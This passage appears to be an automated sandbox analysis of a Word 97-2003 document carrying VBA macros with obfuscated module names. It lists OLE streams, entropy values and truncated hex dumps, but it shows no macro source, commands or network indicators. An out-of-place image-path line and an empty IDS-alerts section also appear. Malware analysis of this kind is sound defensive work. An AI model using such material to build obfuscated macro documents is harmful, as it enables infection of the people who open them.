Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 a8 f8 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm3
VBA File Name:	UserForm3
Stream Size:	1159
Data ASCII:	. . . . @ . . . . L . . . . G . . . . ^ I . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 5e 49 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm4
VBA File Name:	UserForm4
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . W . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 57 91 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed

Keyword
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived
VB_Base

VBA Code

VBA File Name: UserForm5, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm5
VBA File Name:	UserForm5
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . 9 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 f9 39 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vhr7vb1s1hgs, Stream Size: 681

General	
Stream Path:	Macros/VBA/Vhr7vb1s1hgs
VBA File Name:	Vhr7vb1s1hgs
Stream Size:	681
Data ASCII:	. . . . # . . . w . . . .] . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 77 02 00 00 00 00 00 00 01 00 00 00 11 c0 94 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.252421588676
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . | . . . . O . . . . = ...
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 504

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	504
Entropy:	3.98637824626
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . p . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c8 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7231

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7231
Entropy:	5.85333738879
Base64 Encoded:	True
Data ASCII:	. . . . s . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	0a 06 0f 00 12 00 01 00 73 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99195

General	
Stream Path:	Data
File Type:	data
Stream Size:	99195
Entropy:	7.38970239713
Base64 Encoded:	True
Data ASCII:	{ . . . D . d . . . . . / g . , b . r . . . . . j . . . . . c . . . 8 . . . . A . . . . ? . . . . . P . i . c . t . u . r e . . 1 . . . . . " . . . . . R . . . . . \\ . . . R . o . . . ! # q . . v . . . . . [. . . . . S . . F . . . . . \\ . . . R . o . . . ! # q . . v . . . . .
Data Raw:	7b 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 894

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	894
Entropy:	5.30543445279
Base64 Encoded:	True
Data ASCII:	I D = " { 9 E 7 4 B F 6 0 - 7 1 9 9 - 4 B 1 2 - B 7 4 3 - 4 4 A 8 F B E E D 2 3 6 } " . . D o c u m e n t = D k 5 a t t 0 c u _ 9 j s b / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . B a s e C l a s s = U s e r F o r m 2 . . B a s e C l a s s = U s e r F o r m 3 . . B a s e C l a s s = U s e r F o r m 4 . . B a s e C l a s s = U s e r F o r m 5 . . M o d u l e = L x v i n h y q 0 h u 0 i . .
Data Raw:	49 44 3d 22 7b 39 45 37 34 42 46 36 30 2d 37 31 39 39 2d 34 42 31 32 2d 42 37 34 33 2d 34 34 41 38 46 42 45 45 44 32 33 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 44 6b 35 61 74 74 30 63 75 5f 39 6a 73 62 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 278

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	278
Entropy:	3.75500935024
Base64 Encoded:	False
Data ASCII:	D k 5 a t t 0 c u _ 9 j s b . D . k . 5 . a . t . t . 0 . c . u . _ . 9 . j . s . b . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . U s e r F o r m 2 . U . s . e . r . F . o . r . m . 2 . . . U s e r F o r m 3 . U . s . e . r . F . o . r . m . 3 . . . U s e r F o r m 4 . U . s . e . r . F . o . r . m . 4 . . . U s e r F o r m 5 . U . s . e . r . F . o . r . m . 5 . . . L x v i n h y q 0 h u 0 i . L . x . v . i . n . h . y . q . 0 . h . u . 0 . i . . . V h r 7 v b 1 s 1 h g s . V . h . r .
Data Raw:	44 6b 35 61 74 74 30 63 75 5f 39 6a 73 62 00 44 00 6b 00 35 00 61 00 74 00 74 00 30 00 63 00 75 00 5f 00 39 00 6a 00 73 00 62 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 55 73 65 72 46 6f 72 6d 32 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 32 00 00 00 55 73 65 72 46 6f 72 6d 33 00 55 00 73 00 65 00 72 00 46 00 6f 00 72

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators

General	
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm2/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm2/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62970308443
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm2 .. Caption = "UserForm2".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 32 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 32 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm2/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm2/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm3/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm3/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.63438395848
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 3 . . C a p t i o n = " U s e r F o r m 3 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 33 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 33 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm3/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm3/o

General	
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm4/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9.q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm4/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62402723855
Base64 Encoded:	True
Data ASCII:	VERSION 5.00 . . Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm4 . . Caption = "UserForm4" . . ClientHeight = 3015 . . ClientLeft = 120 . . ClientTop = 465 . . ClientWidth = 4560 . . StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 34 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 34 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm4/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm4/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm5/\x1CompObj
File Type:	data
Stream Size:	97

General	
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm5/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62202697924
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 5 . . C a p t i o n = " U s e r F o r m 5 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 35 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 35 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm5/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm5/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5949

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5949
Entropy:	5.26993168344
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 1039

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	1039
Entropy:	6.60831708882
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . _ _ Q . 0 . . @ . . . . . = ... ` . . . . . a . . . J . < . . . . . r s t d . o l e > . 2 s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 4 . \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . . N o r m a l . . E N . C r . m . a Q . F . . . . . * , \ \ C . . . . d . m . . A . ! O f f i c .
Data Raw:	01 0b b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 84 5f 5f 51 00 30 00 00 40 02 14 06 02 14 3d ad 02 14 07 02 60 01 14 08 06 12 09 02 12 80 99 86 d0 61 07 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 32 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30 30 32 30 b0 34 33 30 2d 00

Stream Path: WordDocument, File Type: data, Stream Size: 43108


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	43108
Entropy:	3.69797214633
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . b j b j . . . . . p a ! \ \ p ! \ \ . . . . . 2 . . . . . 2 . . . . .
Data Raw:	ec a5 c1 00 5b e0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 8c a3 00 00 0e 00 62 6a 62 6a 12 0b 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e a8 00 00 70 61 21 5c 70 61 21 5c 8c 9b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

